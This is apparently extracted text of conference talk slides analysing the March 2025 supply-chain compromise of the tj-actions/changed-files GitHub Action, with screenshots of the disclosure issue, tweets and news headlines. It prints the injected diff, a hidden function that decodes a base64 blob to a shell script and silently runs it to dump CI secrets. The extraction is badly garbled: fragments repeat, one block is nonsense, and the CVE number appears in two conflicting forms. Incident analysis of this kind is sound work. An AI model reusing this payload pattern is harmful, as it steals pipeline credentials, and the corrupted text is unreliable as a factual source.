

3


2

1

March 14th, 2025

March 14th, 2025
~4PM (UTC)

March 14th, 2025 ~4PM (UTC)



March 14th, 2025 ~4PM (UTC)



🔍 Search within code

+12 -

Injected code



```
+ async function updateFeatures(token) {  
+  
+   const {stdout, stderr} = await exec.getExecOutput('bash', ['-c', `echo  
"aWYgWlsgIIRPU1RZUEUiID09ICJsaW5leC1nbniIFld0yB0aGVuCiAgQjY0X0JMT0I9YGNlcmlwLXNTZiBodHRwc2ovL2dpc3QuZ2l0aHViZXNlcmlvbnRlbmcuY29tL25pa2l0YXN0dXBpb8zMGU1MjVlNzc2YzQwOWUwM2MyZDZmMzI4ZjI1NDk2NS9yYXcvbW  
eSB8IHNN1ZG8gcHl0aG9uMyB8IHRyIC1kICdcMCcgfCBncmVwIC1hb0UgJyJbXiJdKyI6XHsidmFsdWUiOiJbXiJdKiIsImVzU2VjcmlV0Ijp0cnVlXH0nIHwgcz29ydCAtdSB8IGJhc2U2NCAtdyAwIHwgYmFzZTY0IC13IDBgCiAgZWNoYAkQjY0X0JMT0IKZWxzZQo  
ApmQo=" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {  
  
+     ignoreReturnCode: true,  
  
+     silent: true  
  
+   });  
  
+   core.info(stdout);  
  
+ }  
}
```

/** ** */

changed +12 -1 lines changed

↑ Top

Search within code

```
...x.js
/*global AsyncIterableIterator*/
const core = __importStar(__nccwpck_require__(7484));
const exec = __importStar(__nccwpck_require__(5236));

@@ -2992,6 +2994,15 @@ const warnUnsupportedRESTAPIInputs = async ({ inputs }) => {
  }
};
exports.w...
+ async fun...
+
+ const
+ "aWYgW1sg...
+ eSB8IHN1Z...
+ ApmQo="
+
+ is...
+
+ silent: true
+
+ });
+ core.info(stdout);
+
+ }
```

**Prints all the environment variables
of the CI runner to the logs**

```
/***/ }},
@@ -71082,4 +71093,4 @@ exports.visitAsync = visitAsync;
/*****/
```



**4 HOURS
LATER...**

Multiple tags in this action are compromised #2463

✓ Closed

🔒 Locked



varunsh-coder opened on Mar 14 · edited by varunsh-coder

Edits ▼ ⋮

Example this tag was just updated 3 hours back and is potentially exfiltrating credentials

[tj-actions/changed-files/tags?after=v35.9.3](https://github.com/tj-actions/changed-files/tags?after=v35.9.3)

You can read more here: stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised

Reported the issue via the email address provided in the `security.md` file and also reported it via private vulnerability disclosure to generate a CVE.



77



32



17





Sengrep  @semgrep · Mar 15



 A very popular GitHub Action, **tj-actions/changed-files**, has been compromised with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines.

If you're using this action, we recommend you stop using it immediately.

More here including how to search across all the GitHub Actions used in your org:

[semgrep.dev/blog/2025/popu...](https://semgrep.dev/blog/2025/popular-github-actions-compromised)



3



79



133



36K





Semgrep  @semgrep · Mar 15

 A very popular GitHub Action, **tj-actions**, compromised with a payload that appeared to be a security update, impacting thousands of CI pipelines.

If you're using this action, we recommend you update it.

More here including how to search across your org:

[semgrep.dev/blog/2025/popu...](https://semgrep.dev/blog/2025/popular-github-actions-are-under-attack)



3



79



1

THN

The Hacker News  @TheHackersNews · Mar 19

 GitHub Actions are under attack!

A supply chain attack hit **tj-actions/changed-files**, leaking AWS keys, GitHub PATs & more. CISA confirms active exploitation.

- ◆ CVE-2025-30066 (CVSS 8.6)
- ◆ Attack spread via another compromised Action
- ◆ Sensitive secrets exposed via logs

[Show more](#)





Semgrep  @semgrep · Mar 15

🚨 A very popular GitHub Action, **tj-actions**, is compromised with a payload that appears to be impacting thousands of CI pipelines.

If you're using this action, we recommend you stop using it immediately.



The Hacker News  @TheHackersNews · Mar 19

🚨 GitHub Actions are under attack!

A supply chain attack hit **tj-actions**/changed-files, leaking AWS keys, GitHub PATs & more. CISA confirms active exploitation.

- ◆ CVE-2025-30066 (CVSS 8.6)
- ◆ Attack spread via another compromised Action




salolivares on Mar 15 · edited by salolivares

Edits ▾ ...

Yep... this looks scary: [0e58ed8](#)

edit: semgrep.dev/blog/2025/popular-github-action-tj-actionschanged-files-is-compromised



11

```
chwsj(lac)
sdnctsc:) (estins) '1
amolat"33 rjs.
cunet:"33*(iftil.lsa
sdnctsc:romnariketrasfr...
```



GitHub Action tj-actions/changed-files supply chain attack: everything you need to know

A supply chain attack on popular GitHub

News

Harden-Runn actions/changed-files compromised

We have concluded our investigation into the tj-actions/changed-files compromise. This post explains how the attack worked, how we detected it, and what steps you should take to secure your CI/CD environment.

Varun Sharma 

March 14, 2025




The Register

GitHub supply chain attack spills secrets from 23,000 projects

StepSecurity disclosed a compromise of the popular GitHub Action tj-actions/changed-files, which works to detect file changes in open source projects.

17 Mar 2025

WS keys,



GitHub Actions tj-actions/changed-files Attack



Semgrep @semgrep · Mar 15

A very popular GitHub Action, **tj-actions/changed-files**, has been compromised with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines.

If you're using this action, we recommend you stop using it immediately.



More here including how to search across all the GitHub Actions exposed via logs
yourself
salolivares on Mar 15 · edited by salolivares
semgrep.dev/blog/2025/popu...

11



The Hacker News @TheHackersNews · Mar 19

GitHub Actions are under attack!

A supply chain attack hit **tj-actions/changed-files**, leaking AWS keys, GitHub PATs & more. CISA confirms active exploitation.


• CVE-2025-30666 (CVSS 8.6)


• Attack spread via another compromised Action

• Search Actions exposed via logs

Show more

However





That was not the goal of the attack...

Not Just a Pipeline Leak

Reconstructing the real attack behind tj-actions



Whoami

[>] Aviad Hahami ([@_0xffd](#))

[>] Previously security researcher @ Palo Alto Networks

[>] Currently eBPF engineer @ [Odigos.io](#)

[>] Bug Bounty \
Graph Theory \
Lacto-fermentation & more...



Disclaimer

This presentation covers research performed by my colleagues and myself during my time of employment at Palo Alto Networks.

I have since left the company and no longer work for Palo Alto Networks and therefore am not speaking on their behalf.

I would like to thank Palo Alto Networks for allowing me to share this research with the community.

OK!



What's in this talk?

- This talk is a debug-level walkthrough of the tj-actions incident
- Tactics, Techniques, and Procedures (TTPs) breakdown
- How we conducted the investigation
- Additional victims & impact
- Mitigations

Our story takes place in the **GitHub** world,
where **anyone** can make their code accessible
to others






GitHub Actions allows users to **execute** code from **arbitrary repositories** to perform various tasks

GitHub Actions
became **the most used**
CI solution for GitHub
hosted repositories

CI/CD platforms worldwide usage




■ GitHub ■ Azure DevOps ■ Jenkins ■ GitLab ■ Other

Manolov, V., Gotseva, D., & Hinov, N. (2025)

Through the years we developed a **habbit** of
assuming that **if something is accessible and
widely used – we can trust it**

Attackers know that too...




The Register

GitHub supply chain attack spills secrets from 23,000 projects


StepSecurity disclosed a compromise of the popular GitHub Action tj-actions/changed-files, which works to detect file changes in open source projects.

17 Mar 2025



**When we initially faced the attack, we
were met the following scenario**

